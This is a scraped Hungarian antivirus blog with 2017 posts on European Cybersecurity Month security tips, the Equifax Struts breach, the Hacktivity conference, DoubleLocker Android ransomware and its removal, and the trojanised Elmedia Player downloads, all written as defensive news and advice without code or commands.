Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

159

Antivírus blog

vírusok, férgek, botnetek, kártevők

Európai kiberbiztonsági hónap


2017. október 12. 21:23 - Csizmazia Darab István [Rambo]

Idén is megrendezésre kerül az **Európai Kiberbiztonsági Hónap**. Az Európai Hálózatbiztonsági Ügynökség (ENISA) által immár 5. alkalommal szervezett októberi kampány célja a kiberfenyegetések részletes bemutatása és a biztonságtudatosság növelése. **A kezdeményezéshez kapcsolódóan az ESET szakemberei összegyűjtöttek néhány biztonsági tanácsot, valamint több szakmai rendezvényen tartanak előadásokat nemzetközi és hazai viszonylatban is**.



A téma fontosságát mutatja, hogy az idei évben igazán nagyszabású kibertámadásoknak lehettünk tanúi (Ukrán energiaipari támadások, Equifax, brit egészségügyi szolgáltató stb.), amelyek esetében az anyagi károk mellett, az érintett szervezetek jóhíre is jelentősen sérült.

Aggasztó, hogy a vállalatok jelentős része felkészületlennek érzi magát a támadásokkal szemben. Az Európai Kiberbiztonsági Hónap célja felhívni a szervezetek figyelmét a tudatosabb biztonsági intézkedések meghozatalára, hogy minél felkészültebben nézzenek szembe a fenyegetésekkel.


The Register

DATA CENTRE SOFTWARE SECURITY TRANSFORMATION DEVOPS BUSINESS PERSONAL TECH

Security

Missed patch caused Equifax data breach

Apache Struts was popped, but company had at least TWO MONTHS to fix it

By Simon Sharwood, APAC Editor 14 Sep 2017 at 02:09 10 SHARE

Equifax has revealed that the cause of its massive data breach was flaw it should have patched weeks before it was attacked.

The company has updated its www.equifaxsecurity2017.com/ site with a new "A Progress Update for Consumers" that opens as follows:

> **Equifax has been intensely investigating the scope of the intrusion with the assistance of a leading, independent cybersecurity firm to determine what information was accessed and who has been impacted. We know that criminals exploited a U.S. website application vulnerability. The vulnerability was Apache Struts CVE-2017-5638. We continue to work with law enforcement as part of our criminal investigation, and have shared indicators of compromise with law enforcement.**

As the Apache Foundation pointed out earlier this week, it reported CVE-2017-5638 in March 2017. Doubt us? Here's the NIST notification that mentions it as being notified on March 10th.

Equifax was breached in "mid-May" 2017, realised it in July and got around to telling the world in Early September. If we take "mid-May" as the 15th of the month, Equifax had nine working weeks in which to apply the patch.

A kiberbiztonság közös felelősség, így a szervezeteknek fontos, hogy a munkatársaik felkészítésére is figyelni kell. **Az ESET szakemberei ehhez gyűjtöttek össze néhány tanácsot, amelyek segíthetnek megbirkózni az egyre gyakoribb kibertámadásokkal.**



Legyünk tájékozottak
Ahhoz, hogy a munkatársaink hatékonyabban tudják megvédeni számítógépüket és adataikat a fenyegetések széles skálájával szemben, ismerniük kell a fenyegetések módszereit, a kártékony kódok működését, és különféle támadók céljait, gondolkodásmódját.

A leggyakoribb fenyegetésekről (rosszindulatú programok, adathalászat, zsarolóvírusok) működésének ismerete segíthet abban, hogy a dolgozók alaposabban megértsék a veszélyeket és kevésbé legyenek kiszolgáltatottak a támadásoknak.



Ügyeljünk a jelszavak biztonságára
Jelszavakat kitalálni és emlékezni rájuk – sokaknak frusztráló feladat, **ezért az emberek nagy része mindenhol ugyan azt a kódot használja**. Ráadásul ezek a jelszavak bár nekik könnyen megjegyezhetők, azonban éppen emiatt gyakran nem biztonságosak, könnyen kitalálhatóak (feltörhetőek), például 123456, qwerty, abc123, stb.

Segíteni kell tehát a munkavállalóknak megérteni, hogy mitől lesz biztonságos egy jelszó (például 10 karakternél hosszabb, egyedi, kis- és nagybetűt, számot valamint különleges karaktert is tartalmaz, stb.), **és az általuk használt hálózatok biztonsága érdekében a jelszavakhoz kötődő szabályok betartatását is biztosítani kell**. Még jobb ha jelmondatokat használunk.



Óvatosság, gyanakvás és biztonságtudatosság
Az egyik leginkább alábecsült fenyegetés, a pszichológiai manipuláció (social engineering), amelynek során a bűnözők trükkös módszerekkel személyes adatokat csalnak ki a felhasználótól. **Az egyik leggyakoribb forgatókönyv, hogy kapunk egy emailt, amely úgy néz ki, mintha a bankunk, vagy más pénzügyi szolgáltató (pl. PayPal) küldte volna. A levélben arra kérik a felhasználót, hogy nézze meg számlája vagy fiókja adatait, és a mellékelt linken adja meg személyes adatait. Természetesen a levelet nem a bank vagy a szolgáltató küldte, hanem adathalászattal foglalkozó kiberbűnözők.**

Az Egyesült Királyságban évente 96 000 hasonló támadás történik. **Minden esetben gondolkodjunk, mielőtt szokatlan, gyanús üzenet linkjére, vagy mellékletére kattintanánk.** Ha nem vagyunk biztosak a dolgunkban, előtte inkább ellenőrizzük le az üzenet hitelességét úgy, hogy a feladót telefonon felhívjuk.



A biztonság közös ügyünk
A biztonságtudatos viselkedés szabályainak minden alkalmazottra vonatkozniuk kell, függetlenül attól, hogy ki, melyik osztályon és milyen szinten dolgozik az adott szervezeten belül. Különösen fontos ez a vezetői szintű munkatársak esetében, akik sokszor kiemelt célpontjai a támadásoknak.

A munkatársaknak fel kell ismerniük, hogy meggondolatlan cselekedeteik a szervezet egészére nézve igen hátrányosak lehetnek, emiatt a rendszeres képzéseken történő tudatosságnövelés elengedhetetlen. Ennek keretében azt is célszerű konkrét eseteken keresztül bemutatni, hogy miként védhetjük meg cégünk adatait a különféle rosszindulatú próbálkozások ellen.



Összességében elmondhatjuk, hogy az európai kiberbiztonsági hónap kiváló alkalom arra, hogy felhívja a figyelmet a kiberbűnözők jelentette fenyegetésekre, és az ez elleni védekezésben megoldási javaslatokkal, információkkal segítse minden szervezet munkáját.

Fel kell ismerniük a vállalatoknak, hogy a biztonság egyetemlegesen mindenkinek a felelőssége.



Az ESET biztonsági tanácsadói és mérnökei a kampány során több előadást is tartanak Európa szerte és Magyarországon is. Hazánkban a kampányhoz kapcsolódó Ethical Hacking Day! konferencián tart az ESET szakembere, Csizmadia-Darab István előadást a zsarolóvírusok problémájának témakörében.

A már most teltházas szakmai rendezvény előadásait a rendezvény napján a következő linken lehet megtekinteni: https://www.twitch.tv/ingame_budapest

Tetszik 2
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

1 komment
Címkék: biztonság európai hónap jótanács kkv day hacking eset ethical kiberbiztonsági

Ajánlott bejegyzések:



Biztonságos okoseszköz használat iskolásoknak



Titkosítási kisokos kisvállalkozásoknak



Nyaralás előtt, roaming díj törlés után



Változások jelszó fronton



Hogyan legyünk biztonságban a közösségi oldalakon?

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12958161

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Dinkainka 2017.10.13. 06:00:19

Az is hülye, aki önként megadja a nagy nehezen kimókolt jelszavát! Így segíti a szervezetek munkáját, hiába a bigdata korszakban élünk!


Válasz erre

keresés

Keresés

Keresés

tweetz



Facebook



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

- Rambo archívum

pcw cikkz

- A Vírusok Varázslatos Világa 01.
- VVV 02.
- VVV 03.
- VVV 04.
- VVV 05.
- VVV 06.
- VVV 07.
- VVV 08.
- VVV 09.
- VVV 10.
- VVV 11.
- VVV 12.
- VVV 13.
- VVV 14.
- VVV 15.
- VVV 16.
- VVV 17.
- VVV 18.
- VVV 19.
- VVV 20.
- VVV 21.
- VVV 22.
- VVV 23.
- VVV 24.
- VVV 25.
- VVV 26.
- VVV 27.
- VVV 28.
- VVV 29.
- VVV 30.
- VVV 31.
- VVV 32.
- VVV 33.
- VVV 34.
- VVV 35.
- VVV 36.
- VVV 37.
- VVV 38.
- VVV 39.
- VVV 40.

biztonság

- Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
- Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
- Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
- Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
- Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

194

Antivírus blog

vírusok, férgek, botnetek, kártevők

Közeleg a 2017-es Hacktivity!

2017. október 17. 10:59 - Csizmazia Darab István [Rambo]

2008. óta kísérjük figyelemmel a hackerek budapesti találkozóját, és több ízben részletes beszámolóval is igyekeztünk bemutatni az eseményt, még ha a hangulatát írott formában visszaadni lehetetlen is. Most pedig **készülhetünk az idei eseményre, amely most hétvégén, október 20-án pénteken és 21-én szombaton lesz a MOM Kulturális Központban.**



Az évek során Fonó Budai Zeneház termeiből a Dürer kerten át a mai MOM kultúrházba vándorolt, és közben egyre szélesebb tömegeket megmozgató esemény jelentősen kibővült.

A hazai szakma elitje mellett olyan híresség eket is sikerrel csábított már el, mint **a nem csak szakmailag, hanem erkölcsileg is példakép Mikko Hyppönen, az autókat hackelő Charlie Miller, vagy éppen Felix 'FX' Lindner, Bruce Schneier.**



Az idei előadók között is lesznek bőségesen **a hazai ismert arcok közül - például többek közt Krasznay Csaba, Marosi Attila, az idei Szőr Péter díjas Szappanos Gábor, Balázs Zoltán és Buherátor.**



De ezúttal is számos külföldi vendéget várnak, például **Costin Raiu a KAV Global Research and Analysis Team**

vezetője, Travis Goodspeed vagy Tobias Schrödel, aki imád mindenféle "okos" holmit hackelni, legyen az lámpa vagy éppen játékautó.



És persze hogy a hivatalos programtervezetből is idézzünk: **a két szekcióban zajló előadások mellett párhuzamosan szerveznek Hello Workshopokat, valamint a roncsolásmentes zárnyitás, a lockpicking is jelen lesz, továbbá hardware hacking, játék**, meglepetések várják a résztvevőket, és persze a szokásos esti buli sem fog elmaradni.

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: hacktivity konferencia hacker mom nemzetközi találkozó 2017.

Ajánlott bejegyzések:


Hacktivity MMXV. 2. nap


Hacktivity MMXV. 1. nap



Charlie Miller és Mikko Hypponen az előadók közt



9. alkalommal idén újra Hacktivity



Hacktivity MMXIII - második nap

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13000616

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.

VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



KÖVETÉS

480

Antivírus blog

vírusok, férgek, botnetek, kártevők

Újabb fejlett androidos zsarolóvírus érkezett

2017. október 19. 21:21 - Csizmazia Darab István [Rambo]

Az ESET kutatói fedezték fel azt a **DoubleLocker névre keresztelt, újszerű támadási megoldásokat alkalmazó androidos kártevőt**, amely két különféle hatékony eszközt is bevet annak érdekében, hogy képes legyen sikeresen **megfertőzni az áldozatok mobilkészülékeit, és pénzt zsaroljon ki tőlük.**



Murphy szerint: "*Mindig olyan vírus támad meg, amelyről azt állítják, hazánkban még nem fertőzött, és ami rombolásban és gonoszságban újat tud mutatni.*" A mostani vírus az ESET által korábban bemutatott BankBot kártevő alapjaira épül, azonban hiányoznak belőle a felhasználók banki adatait összegyűjtő és fiókok törléséért felelős korábbi funkciók.

Újdonság viszont, hogy képes megváltoztatni a PIN kódot és titkosítja a készüléken tárolt adatokat.



"*A DoubleLocker az Android rendszer hozzáférési szolgáltatásaival kapcsolatos funkciók rosszindulatú felhasználása révén működik, amely népszerű módszer a kiberbűnözők körében. A kártevő megváltoztatja az eszköz PIN kódját, megakadályozva, hogy a felhasználók hozzáférjenek készülékeikhez, majd titkosítja az eszközön található adatokat.*

Ez az együttes kombináció ebben a formában korábban még nem bukkant fel androidos környezetben" - **mondta a DoubleLocker kártevőt felfedező Lukáš Štefanko, az ESET kártevőkutatója.**



A DoubleLocker a BankBot kártevőhöz hasonló módon terjed: fertőzött weboldalakról letölthető hamis Adobe Flash Player programként. Az indítás után az alkalmazás arra kéri a felhasználót, hogy engedélyezzen egy "Google Play szolgáltatást", majd az engedélyek megadása után adminisztrátori jogosultságot ad az alkalmazásnak, és az alapértelmezett home gombhoz tartozó alkalmazásnak állítja be magát, anélkül, hogy a felhasználó ennek tudatában lenne.

Így amikor a felhasználó a home gombra kattint, a zsarolóvírus aktivizálódik, és az eszköz újra lezárásra kerül.



Hogyan távolítsuk el a kártevőt? A kiberbűnözők üzenetükben arra figyelmeztetik a felhasználót, hogy az alkalmazás törlése vagy blokkolása után már soha nem kapják vissza adataikat.


Azonban azok a felhasználók, akik minőségi mobilvédelmi megoldást használnak - mint például az ESET Mobile Security -, védve vannak a kártevőtől.

<



Ilyen mobilvédelmi megoldások hiányában a DoubleLocker eltávolításához a következő lépések megtétele szükséges. Azoknál az eszközöknél, amelyek nincsenek rootolva (azaz a felhasználó teljes hozzáféréssel rendelkezik a készülék minden funkciójához), vagy nem fut rajtuk mobileszköz kezelő program, a PIN kód visszaállítása és a záró képernyő eltüntetése csak a gyári beállítások visszaállítása révén lehetséges.

Magyarán minden korábbi személyes adatunk és beállításunk elveszhet, illetve telepítés előtti alaphelyzetbe kerül.



Ha az eszközt rootolták, a felhasználó az ABD-n keresztüli kapcsolat révén eltávolíthatja a PIN kódot tartalmazó fájlt. Ehhez azonban engedélyezni kell a hibakeresés funkciót (Beállítások -> Fejlesztői funkciók -> USB-hibakeresés). Miután a PIN kódot és a zárolt képernyőt sikerült eltávolítani, a felhasználó már hozzáférhet készülékéhez, majd biztonságos módban visszavonhatja az adminisztrátori jogokat az alkalmazástól, és törölheti azt. Néhány esetben újraindítás is szükséges.

A kártevőről további részletes információ az alábbi linken olvasható.
https://www.welivesecurity.com/2017/10/13/doublelocker-innovative-android-malware/

Tetszik 10
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

2 komment
Címkék: mobil malware android kártevő váltságdíj ransomeware zsarolóvírus doublelocker

Ajánlott bejegyzések:


Cabir, de nem Bedi


A váltságdíjas titkosító kártevő visszatér


Itt az első váltságdíjas titkosító kártevő Androidon


Zseblámpa és a nagy gubanc


Szőke női hangon beszélő zsarolóvírus

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13032600

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Első Általános Bizonytalanító 2017.10.23. 17:48:40

Újabb érv a root mellett!

Válasz erre



Csizmazia Darab István [Rambo] · http://antivirus.blog.hu 2017.10.23. 18:59:06

:-DDD

Válasz erre

keresés

Keresés

Keresés

tweetz





Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

top z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.

VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

811

Antivírus blog

vírusok, férgek, botnetek, kártevők

Újabb trójai támadás OS X alatt


2017. október 24. 14:47 - Csizmazia Darab István [Rambo]

Ismét egy kártékony kóddal kiegészített legális és jó hírű szoftver a terítéken, amelynek **a szerverét feltörték, és a hivatalos oldalukon, a letöltési csomagokba ismeretlenek hátsóajtót nyitó trójai kártevőt rejtettek.**



Ezúttal az Eltima ingyenes, különféle videó-formátumokat támogató Elmedia Player nevű lejátszó szoftvere vált áldozattá.

Október 19-én észlelték az ESET kutatói, hogy az Eltima szervereinek feltörésével olyan módosított letöltési csomagok jelentek meg a hivatalos letöltési oldalon, amelyek az OSX/Proton nevű trójai kártevőt is tartalmazták.



Az említett népszerű videólejátszó csomag (1 millió letöltést értek el idén nyárig) **mellett a Folx nevű ingyenes letöltés vezérlő szoftver is kompromittálódott, ennek letöltési kódjába is belekerült a RAT (Remote Admin Tool) trójai.**

Az ESET haladéktalanul értesítette mind az Eltima fejlesztőit, mind pedig az Apple céget a felfedezésükről.




A szakértők szerint úgy tűnik, **csak azok kerültek veszélybe, akik ellátogatva a weboldalra, manuális töltötték le a preparált rosszindulatú telepítő csomagokat. Akik a hagyományos, az operációs rendszerbe beépített automatikus frissítésre hagyatkoztak, azok viszont mentesek lehetnek a fertőzéstől.**

A Welivesecurity posztja részletesen ismerteti a hátsóajtós kártevőt, **amelynek kiaknázásával a távoli támadók a C&C szerveren keresztül különféle utasításokat adhatnak a fertőzött rendszernek, és ennek segítségével többek között fájlok készítése, másolása, törlése, tömörítése, illetve külső szerverekre való kiszivárogtatása** is a képességek között található.



